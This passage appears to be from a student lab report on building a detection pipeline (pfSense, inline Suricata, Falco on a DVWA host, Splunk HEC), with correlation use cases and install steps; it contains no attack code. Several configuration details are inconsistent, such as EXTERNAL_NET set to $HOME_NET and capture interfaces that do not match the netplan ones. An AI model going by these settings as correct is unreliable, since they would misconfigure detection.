


Figure 1: System Topology Diagram

The attacker VM operates on the 192.168.56.0/24 segment with ip address 192.168.56.131, simulating an external threat actor conducting reconnaissance and launching attacks against the internal network. Having two interfaces allows the attacker to simulate traffic from different source addresses and test detection from varying network origins.

pfSense sits at the network perimeter with its WAN interface on 192.168.56.133, facing the attacker segment, and its LAN interface on 192.168.52.1 connecting to the transit segment. The critical design decision here is that pfSense is configured to force all inbound and outbound traffic through the transit segment toward Suricata rather than routing it directly to the internal 192.168.145.0/24 segment. This is achieved through

static routes and firewall rules that direct all traffic destined for the internal network via 192.168.52.10 (Suricata's transit-side interface). No traffic bypasses Suricata -- every packet traversing the perimeter is subject to inspection.

Suricata occupies a strategic inline position as a dedicated VM with two interfaces: 192.168.52.10 on the transit segment (receiving traffic from pfSense) and 192.168.145.128 on the internal segment (forwarding traffic onward). Operating as a network bridge or router with IDS capabilities, Suricata inspects all transiting packets against its ruleset and generates alerts for matched traffic. This bump-in-the-wire placement ensures complete visibility over all traffic entering and leaving the internal segment, regardless of the protocol, port, or direction of the connection.

DVWA (Damn Vulnerable Web Application) with Falco deployed on the same host (192.168.145.129) serves as the primary attack target. DVWA is an intentionally vulnerable PHP/MySQL web application commonly used in security training and testing, exposing known vulnerabilities including SQL injection, command injection, cross-site scripting, file inclusion, and brute force susceptibility. Falco monitors all runtime activity on this host at the kernel level, detecting post-exploitation behaviors that occur after attackers successfully leverage DVWA vulnerabilities to gain system access.

Splunk (192.168.145.130) resides on the same internal segment as the target and Suricata's internal interface, receiving security telemetry from both Suricata and Falco via HTTP Event Collector. Its placement on the internal segment protects it from direct external attack while maintaining reachability from all monitored components. The Splunk web interface is accessible to analysts from the internal segment, providing real-time visibility into all detected events.

3.2. Data Flow Architecture

Traffic flow through this system follows a strictly enforced path designed to ensure no packet reaches the internal segment without passing through Suricata's inspection engine. Understanding this flow is essential for both configuring detection and interpreting correlated events in Splunk.

Attack traffic originates from the attacker VM on the 192.168.56.0/24 segment. Packets destined for internal targets (192.168.145.0/24) arrive at pfSense's WAN interface (192.168.56.133). pfSense evaluates the traffic against its firewall ruleset -- traffic that passes the firewall policy is not forwarded directly to the destination subnet but instead routed through the transit segment to Suricata at 192.168.52.10. This forced routing is the key architectural element that guarantees Suricata inspects all permitted traffic.

Upon arrival at Suricata's transit interface (192.168.52.10), packets enter the IDS inspection pipeline. Suricata captures packets via AF_PACKET, decodes protocol layers, reassembles TCP streams, parses application protocols, and evaluates content against its

loaded ruleset (Emerging Threats Open plus custom MITRE-mapped rules). Matching packets trigger alerts written to `/var/log/suricata/eve.json` in EVE JSON format. Regardless of whether a packet triggers an alert, Suricata forwards it onward through its internal interface (192.168.145.128) to the destination host on the 192.168.145.0/24 segment. In IDS mode, all traffic is passed -- Suricata observes and alerts but does not block.

When attack traffic reaches DVWA (192.168.145.129), it interacts with the vulnerable web application. Successful exploitation results in command execution, file access, or other system-level activities that Falco detects through system call monitoring. Falco generates JSON alerts written to `/var/log/falco/events.json` on the DVWA host, capturing details such as the spawned shell process, executed commands, accessed files, and network connections initiated by the attacker's payload.

Both Suricata and Falco forward their alert logs to Splunk HEC (192.168.145.130:8088) via HTTPS POST requests. Suricata events are forwarded using a tail-and-forward script running on the Suricata VM, while Falco events are forwarded from the DVWA host using a similar mechanism. Splunk receives, parses, and indexes these events into dedicated indexes, then runs correlation searches that join network-level indicators from Suricata with host-level indicators from Falco to reconstruct complete attack chains. Analysts access correlated alerts and dashboards through the Splunk web interface on port 8000.

Return traffic (responses from DVWA back to the attacker) follows the reverse path: DVWA to Suricata's internal interface, through Suricata inspection, out Suricata's transit interface, through pfSense, and back to the attacker. Suricata inspects this return traffic as well, capturing response content useful for detecting successful exploitation (e.g., command output returned in HTTP responses) or data exfiltration.

3.3. Integration Points

pfSense to Suricata (Traffic Forcing):

The integration between pfSense and Suricata is achieved through routing configuration rather than a software API. pfSense has a static route directing all traffic for 192.168.145.0/24 via the next hop 192.168.52.10 (Suricata's transit interface). Firewall rules on pfSense permit traffic from the attacker segment to the internal segment only through this routed path, with no direct route that would bypass Suricata. This ensures the bump-in-the-wire inspection model functions correctly. No authentication or protocol negotiation is required between pfSense and Suricata at this level -- the integration is purely network-layer routing.

Suricata to Splunk (Alert Forwarding via HEC):

Suricata writes alerts to `/var/log/suricata/eve.json` in EVE JSON format. A forwarding script on the Suricata VM monitors this file and POSTs new entries to Splunk HEC at `https://192.168.145.130:8088/services/collector/event` using a dedicated authentication

token. The token is configured in Splunk to route events to the 'suricata' index with sourcetype 'suricata:alert'. Key fields extracted from Suricata EVE JSON include: timestamp, event_type, src_ip, dest_ip, src_port, dest_port, proto, alert.signature, alert.signature_id, alert.severity, alert.category, and http/tls/dns sub-objects when applicable.

Falco to Splunk (Alert Forwarding via HEC):

Falco on the DVWA host writes runtime security events to /var/log/falco/events.json. A forwarding mechanism (python script) submits events to Splunk HEC at https://192.168.145.130:8088/services/collector/event using a separate Falco-specific token. This token routes events to the 'falco' index with sourcetype 'falco:json'. Key fields include: time, rule, priority, output, container.id, proc.name, proc.cmdline, user.name, fd.name, and evt.type.

Network access control on the 192.168.145.0/24 segment permits HEC connections from Suricata (192.168.145.128) and DVWA (192.168.145.129) to Splunk port 8088, while restricting broader access to prevent unauthorized event injection.

DVWA as Attack Surface:

DVWA serves as the integration point between the attack simulation and host-based detection. Its intentional vulnerabilities provide defined, reproducible attack scenarios that generate consistent Suricata network alerts and Falco host alerts, enabling reliable testing and validation of the detection pipeline. DVWA's security level can be adjusted (low/medium/high) to simulate different attacker skill levels and test detection robustness against both naive and evasive attacks.

3.4. Log Collection Pipeline

3.4.1. Before Logs Reach Splunk

Event generation:

Suricata → /var/log/suricata/eve.json (EVE JSON, per-alert)
Falco → /var/log/falco/events.json (JSON, per-syscall-event)

Forwarding:

Both VMs run tail-and-forward services that:

1. Track last-read byte offset in a state file
2. Read new lines appended since last poll (every 1-2 seconds)
3. Batch events into groups of up to 100
4. POST batches to Splunk HEC via HTTPS
5. On HTTP 200 ACK, advance the state file offset
6. On failure, retry with exponential backoff (max 5 retries)

3.4.2. After Logs Reach Splunk

Different formatted logs follow the pipeline below once they reach Splunk:

Splunk Enterprise Data Pipeline




Figure 2: Splunk Data Pipeline

HEC ingestion:

Splunk receives events, validates tokens, applies source metadata, queues for indexing pipeline. Typical queue drain time: < 2 seconds.

Indexing pipeline:

Raw JSON → event breaking → timestamp extraction → field extraction → index routing → bucket write → search availability

suricata index : network intrusion alerts from Suricata EVE JSON

falco index : runtime security events from Falco on DVWA host

End-to-end latency (event occurrence to search availability): 3-6 seconds

Correlation search interval: every 5 minutes

Alert notification latency after correlation trigger: < 30 seconds

3.5. Event Correlation Strategy

The correlation strategy leverages the complementary visibility of Suricata (network layer) and Falco (host layer) to detect complete attack chains against DVWA. Since DVWA's vulnerabilities are well-understood, correlation logic can be precisely designed around expected attack progression patterns.

- UNIVERSITY OF INFORMATION TECHNOLOGY -

MITRE ATT&CK tagging:

Every Suricata rule includes a metadata field for the corresponding MITRE technique ID. Every Falco rule includes the technique ID in its tags array. Splunk field extractions surface these IDs for all indexed events, enabling technique-based searches across both data sources with a single SPL query.

Core correlation patterns implemented in this deployment:

Use Case 1: SSH Brute Force:

Correlation pattern:

Trigger: Suricata SSH brute force alert from source IP X targeting 192.168.145.129 AND (optionally) Falco shell spawn or unusual process execution on 192.168.145.129 within 10 minutes

Severity: HIGH (brute force alone)/CRITICAL (brute force + shell spawn)

Action: Alert security team, log full event chain to security index

Use Case 2: Cross-Site Scripting / XSS:

Correlation pattern:

Trigger: Suricata XSS alert targeting 192.168.145.129 on port 80

Severity: MEDIUM (reflected XSS) / HIGH (stored XSS with session theft)

Action: Log to security index, flag source IP for follow-on attack monitoring

Use Case 3: Cookie Theft / Database Dump:

Correlation pattern:

Trigger: Suricata XSS or injection alert (prior use cases) on DVWA AND Suricata large response / database pattern alert AND/OR Falco database process anomaly or staging file write within 15 minutes

Severity: HIGH (cookie theft) / CRITICAL (database dump with credentials)

Action: Alert immediately, capture full HTTP session data for forensics

Use Case 4: DDoS:

Correlation pattern:

Trigger: Suricata flood alert from source IP X targeting 192.168.145.129 with event rate exceeding baseline by 10x within 60 seconds

Severity: HIGH (service degradation) / CRITICAL (complete service disruption)

Action: Alert immediately, consider pfSense rate-limiting rule activation

Use Case 5: SQL Injection / SQLi:

Correlation pattern:

Trigger: Suricata SQLi alert targeting 192.168.145.129 AND Falco shell spawn from database process OR file write to non-standard path on 192.168.145.129 within 5 minutes

Severity: HIGH (data extraction) / CRITICAL (command execution via SQLi)

Action: Critical alert to security team, capture full request/response

Use Case 6: Local File Inclusion / LFI:

Correlation pattern:

Trigger: Suricata LFI traversal alert targeting 192.168.145.129 AND Falco sensitive file read by web process (Apache/PHP) on 192.168.145.129 within 2 minutes

Severity: HIGH (file read) / CRITICAL (LFI escalated to RCE)

Note: Falco confirmation of the file read elevates this from an attempted attack (Suricata only) to a confirmed successful compromise requiring immediate response.

Action: Immediate alert, capture full request/response

Use Case 7: Port Scan:

Correlation pattern:

Trigger : Suricata port scan alert from source IP X

Severity: LOW (reconnaissance only) / escalates to HIGH if source IP X appears in subsequent exploitation alerts within 30 minutes

Action: Log to security index. Elevated severity if scan is followed by any exploitation attempt from the same source.

4. Implementation

4.1. Environment Setup

The defense system implementation begins with preparing the infrastructure and network environment. The following components are required:

Hardware/Virtual Machine Requirements:

- pfSense Firewall: Minimum 256MB RAM, 1 CPU core, 20GB storage, 2 network interfaces
- Suricata IDS/IPS: Minimum 4GB RAM, 2 CPU cores, 20GB storage, 2 network interfaces
- Splunk SIEM: Minimum 6GB RAM, 2 CPU cores, 20GB storage
- DVWA+Falco: Minimum 4GB RAM, 2 CPU cores, 20GB storage

Network Prerequisites:

- WAN interface network: 192.168.56.0/24 (for external/attacker traffic)
- LAN interface network: 192.168.52.0/24 (for internal protected network)
- Ensure routing is properly configured between networks
- DNS resolution configured on all hosts

Software Prerequisites:

- pfSense CE 2.5.0 or later
- Suricata 8.0.2 or later
- Splunk Enterprise 10.0.2 or later
- Ubuntu Server 20.04 LTS or later (for monitor host)
- Docker and Docker Compose (for DVWA deployment)
- Falco 0.42.1 or later

Initial Network Configuration:

1. Configure pfSense WAN interface with IP 192.168.56.133
2. Configure pfSense LAN interface with IP 192.168.52.1
3. Set up DHCP server on LAN interface for range 192.168.52.10-192.168.52.20
4. Verify connectivity between all network segments
5. Configure firewall rules to allow necessary management traffic

4.2. pfSense Installation and Configuration

Base pfSense Installation:

1. Download pfSense CE ISO from official website
2. Install pfSense on dedicated hardware or VM
3. During installation, assign network interfaces:
 - em0 → WAN (192.168.56.0/24 network)
 - em1 → LAN (192.168.52.0/24 network)

Interface Configuration:

1. Navigate to Interfaces → WAN
 - Configure static IP: 192.168.56.133
 - Subnet mask: 255.255.255.0
 - Gateway: 192.168.56.1
 - Block private networks: Unchecked (for lab environment)
 - Block bogon networks: Unchecked
2. Navigate to Interfaces → LAN
 - Configure static IP: 192.168.52.1
 - Subnet mask: 255.255.255.0
 - Enable DHCP server
 - DHCP range: 192.168.52.10 - 192.168.52.20

Gateway & Routing Configurations:




Figure 3: pfSense Gateways

- UNIVERSITY OF INFORMATION TECHNOLOGY -



Figure 4: pfSense Routes

Firewall Rules Configuration:

1. WAN Interface Rules:

-Configure WAN rules as in the figure below:




Figure 5: pfSense WAN Rules

- Log all blocked attempts

2. LAN Interface Rules:

-Configure LAN rules as in the figure below:




Figure 6: pfSense LAN Rules

- UNIVERSITY OF INFORMATION TECHNOLOGY -

- Enable logging on all rules

Logging Configuration:

1. Navigate to Status → System Logs → Settings
2. Enable remote logging
3. Configure syslog settings:
 - Remote log server: 192.168.145.130 (Splunk)
 - Remote syslog protocol: UDP (514)
 - Log message format: RFC 5424 (with RFC 3164 fallback)
4. Enable logging for firewall events

4.3. Suricata Configuration

Suricata VM Setup (192.168.52.10 / 192.168.145.128):

This VM acts as the IDS/IPS inspection point with two network interfaces.

Base OS Installation and Preparation:

1. Install Ubuntu Server 20.04 LTS or Debian 11
2. Configure network interfaces:
`sudo nano /etc/netplan/01-netcfg.yaml`

3. Add network configuration:

```
network:
  version: 2
  ethernets:
    ens33:
      addresses:
        - 192.168.52.10/24
      gateway4: 192.168.52.1
      nameservers:
        addresses: [8.8.8.8, 8.8.4.4]
    ens34:
      addresses:
        - 192.168.145.128/24
      nameservers:
        addresses: [8.8.8.8, 8.8.4.4]
```

4. Apply network configuration:

```
sudo netplan apply
```

5. Enable IP forwarding for inline mode:

```
sudo nano /etc/sysctl.conf
# Uncomment or add:
net.ipv4.ip_forward=1
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
net.ipv6.conf.all.forwarding=1
```

```
sudo sysctl -p
```

6. Update system:

```
sudo apt-get update
```

```
sudo apt-get upgrade -y
```

Suricata Installation:

1. Add Suricata repository:

```
sudo add-apt-repository ppa:oisf/suricata-stable
```

```
sudo apt-get update
```

2. Install Suricata and dependencies:

```
sudo apt-get install -y suricata jq
```

3. Verify installation:

```
suricata --version
```

```
# Should show Suricata version 8.0.2 or later
```

4. Check service status:

```
sudo systemctl status suricata
```

Suricata Configuration:

1. Edit main configuration file:

```
sudo nano /etc/suricata/suricata.yaml
```

2. Configure network variables:

```
vars:
```

```
  address-groups:
```

```
    HOME_NET: "[192.168.145.0/24]"
```

```
    EXTERNAL_NET: "$HOME_NET"
```

```
    HTTP_SERVERS: "$HOME_NET"
```

```
    SMTP_SERVERS: "$HOME_NET"
```

```
    SQL_SERVERS: "$HOME_NET"
```

```
    DNS_SERVERS: "192.168.52.1"
```

```
    TELNET_SERVERS: "$HOME_NET"
```

```
    AIM_SERVERS: "$EXTERNAL_NET"
```

```
    DC_SERVERS: "$HOME_NET"
```

```
    DNP3_SERVER: "$HOME_NET"
```

```
    DNP3_CLIENT: "$HOME_NET"
```

```
    MODBUS_CLIENT: "$HOME_NET"
```

```
    MODBUS_SERVER: "$HOME_NET"
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

ENIP_CLIENT: "\$HOME_NET"
ENIP_SERVER: "\$HOME_NET"

port-groups:

HTTP_PORTS: "80"
SHELLCODE_PORTS: "!80"
ORACLE_PORTS: 1521
SSH_PORTS: 22
DNP3_PORTS: 20000
MODBUS_PORTS: 502
FILE_DATA_PORTS: "[\$HTTP_PORTS,110,143]"
FTP_PORTS: 21
VXLAN_PORTS: 4789
TEREDO_PORTS: 3544

3. Configure AF-PACKET capture mode for high performance:

af-packet:

- interface: ens37
cluster-id: 99
cluster-type: cluster_flow
defrag: yes
use-mmap: yes
tpacket-v3: yes

- interface: ens38
cluster-id: 98
cluster-type: cluster_flow
defrag: yes
use-mmap: yes
tpacket-v3: yes

4. Configure detection engine:

detect-engine:

- profile: medium
- custom-values:
 toclient-groups: 3
 toserver-groups: 25
- sgh-mpm-context: auto
- inspection-recursion-limit: 3000
- prefilter:
 default: mpm

5. Enable EVE JSON logging:

- UNIVERSITY OF INFORMATION TECHNOLOGY -

outputs:

- eve-log:
 - enabled: yes
 - filetype: regular
 - filename: /var/log/suricata/eve.json
 - pcap-file: false
 - community-id: true
 - community-id-seed: 0
- types:
 - alert:
 - payload: yes
 - payload-printable: yes
 - packet: yes
 - metadata: yes
 - http:
 - extended: yes
 - dns:
 - enabled: no
 - tls:
 - extended: yes
 - files:
 - force-magic: no
 - ssh
 - flow
 - netflow

7. Configure logging output:

logging:
default-log-level: notice
default-output-filter:

outputs:

- console:
 - enabled: yes
- file:
 - enabled: yes

- UNIVERSITY OF INFORMATION TECHNOLOGY -

level: info
filename: /var/log/suricata/suricata.log

- syslog:
enabled: no

Rule Management:

1. Update Suricata rules using suricata-update:
sudo suricata-update
2. Enable specific rule sources:
sudo suricata-update list-sources
sudo suricata-update enable-source et/open
sudo suricata-update enable-source oisf/trafficid
sudo suricata-update enable-source sslbl/ssl-fp-blacklist
3. Update rules:
sudo suricata-update
4. Verify rules are downloaded:
ls -lh /var/lib/suricata/rules/
sudo suricata-update list-enabled-sources

Custom Rules for DVWA Detection:

1. Create custom rules file:
sudo nano /etc/suricata/rules/local.rules
2. Add custom detection rules:
Full local.rules can be viewed in **Appendix A**
3. Enable custom rules in suricata.yaml:
sudo nano /etc/suricata/suricata.yaml

Add to rule-files section:
rule-files:
- suricata.rules
- local.rules
4. Test configuration and rules:
sudo suricata -T -c /etc/suricata/suricata.yaml -v

- UNIVERSITY OF INFORMATION TECHNOLOGY -

Log Forwarding to Splunk via HEC:

1. Install Python and required libraries:

```
sudo apt-get install -y python3 python3-pip  
pip3 install requests
```

2. Create Python script for HEC forwarding:

```
sudo nano /opt/suricata_to_splunk.py
```

3. Add the following script:

Detailed script can be viewed in **Appendix B**

4. Make script executable:

```
sudo chmod +x /opt/suricata_to_splunk.py
```

5. Create systemd service for automatic startup:

```
sudo nano /etc/systemd/system/suricata-splunk-forwarder.service
```

6. Add service configuration:

[Unit]

Description=Suricata to Splunk HEC Forwarder

After=network.target suricata.service

Requires=suricata.service

[Service]

Type=simple

User=root

ExecStart=/usr/bin/python3 /opt/suricata_to_splunk.py

Restart=always

RestartSec=10

StandardOutput=journal

StandardError=journal

[Install]

WantedBy=multi-user.target

7. Enable and start the service:

```
sudo systemctl daemon-reload  
sudo systemctl enable suricata-splunk-forwarder  
sudo systemctl start suricata-splunk-forwarder
```

8. Check service status:

```
sudo systemctl status suricata-splunk-forwarder
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
sudo journalctl -u suricata-splunk-forwarder -f
```

Start Suricata Service:

1. Enable Suricata on boot:

```
sudo systemctl enable suricata
```

2. Start Suricata:

```
sudo systemctl start suricata
```

3. Check service status:

```
sudo systemctl status suricata
```

4. Monitor Suricata logs:

```
sudo tail -f /var/log/suricata/eve.json
```

4.4. DVWA & Falco Deployment

DVWA Deployment with Docker Compose (192.168.145.129):

System Preparation:

1. SSH to the DVWA+Falco monitor host (192.168.145.129)

2. Update system packages:

```
sudo apt-get update
```

```
sudo apt-get upgrade -y
```

3. Install Docker:

```
# Add Docker's official GPG key
```

```
sudo apt-get install -y ca-certificates curl gnupg
```

```
sudo install -m 0755 -d /etc/apt/keyrings
```

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o  
/etc/apt/keyrings/docker.gpg
```

```
sudo chmod a+r /etc/apt/keyrings/docker.gpg
```

```
# Add Docker repository
```

```
echo \
```

```
"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg]  
https://download.docker.com/linux/ubuntu \
```

```
$(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
```

```
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

```
# Install Docker Engine
```

```
sudo apt-get update
```

```
sudo apt-get install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin  
docker-compose-plugin
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

4. Verify Docker installation:

```
sudo docker --version  
sudo docker compose version
```

5. Add user to docker group (optional, for non-root usage):

```
sudo usermod -aG docker $USER  
newgrp docker
```

6. Test Docker:

```
sudo docker run hello-world
```

DVWA Docker Compose Configuration:

1. Create directory for DVWA:

```
mkdir -p ~/project  
cd ~/project
```

2. Create docker-compose.yml file:

```
nano docker-compose.yml
```

3. Add the following configuration:

The detailed docker-compose.yml file can be viewed in **Appendix C**

4. Start DVWA containers:

```
sudo docker compose up -d
```

Falco Installation on Monitor Host (192.168.145.129):

1. Update system packages:

```
sudo apt-get update  
sudo apt-get upgrade -y
```

2. Install required dependencies:

```
sudo apt-get install -y dialog apt-transport-https gnupg2 software-properties-common
```

3. Add Falco repository:

```
curl -s https://falco.org/repo/falcosecurity-packages.asc | sudo apt-key add -  
echo "deb https://download.falco.org/packages/deb stable main" | sudo tee  
/etc/apt/sources.list.d/falcosecurity.list  
sudo apt-get update
```

4. Install Falco:

```
sudo apt-get install -y linux-headers-$(uname -r)  
sudo apt-get install -y falco
```

5. Verify installation:
sudo systemctl status falco
falco --version

Falco Configuration:

1. Edit main configuration file:
sudo nano /etc/falco/falco.yaml
2. Configure JSON output for Splunk integration:

```
json_output: true
json_include_output_property: true
log_stderr: false
log_syslog: true
log_level: info
```

3. Configure output channels:
file_output:
enabled: true
keep_alive: false
filename: /var/log/falco/events.json

```
syslog_output:  
enabled: true
```

```
stdout_output:  
enabled: false
```

Runtime Security Rules:

1. Review default rules:
sudo cat /etc/falco/falco_rules.yaml
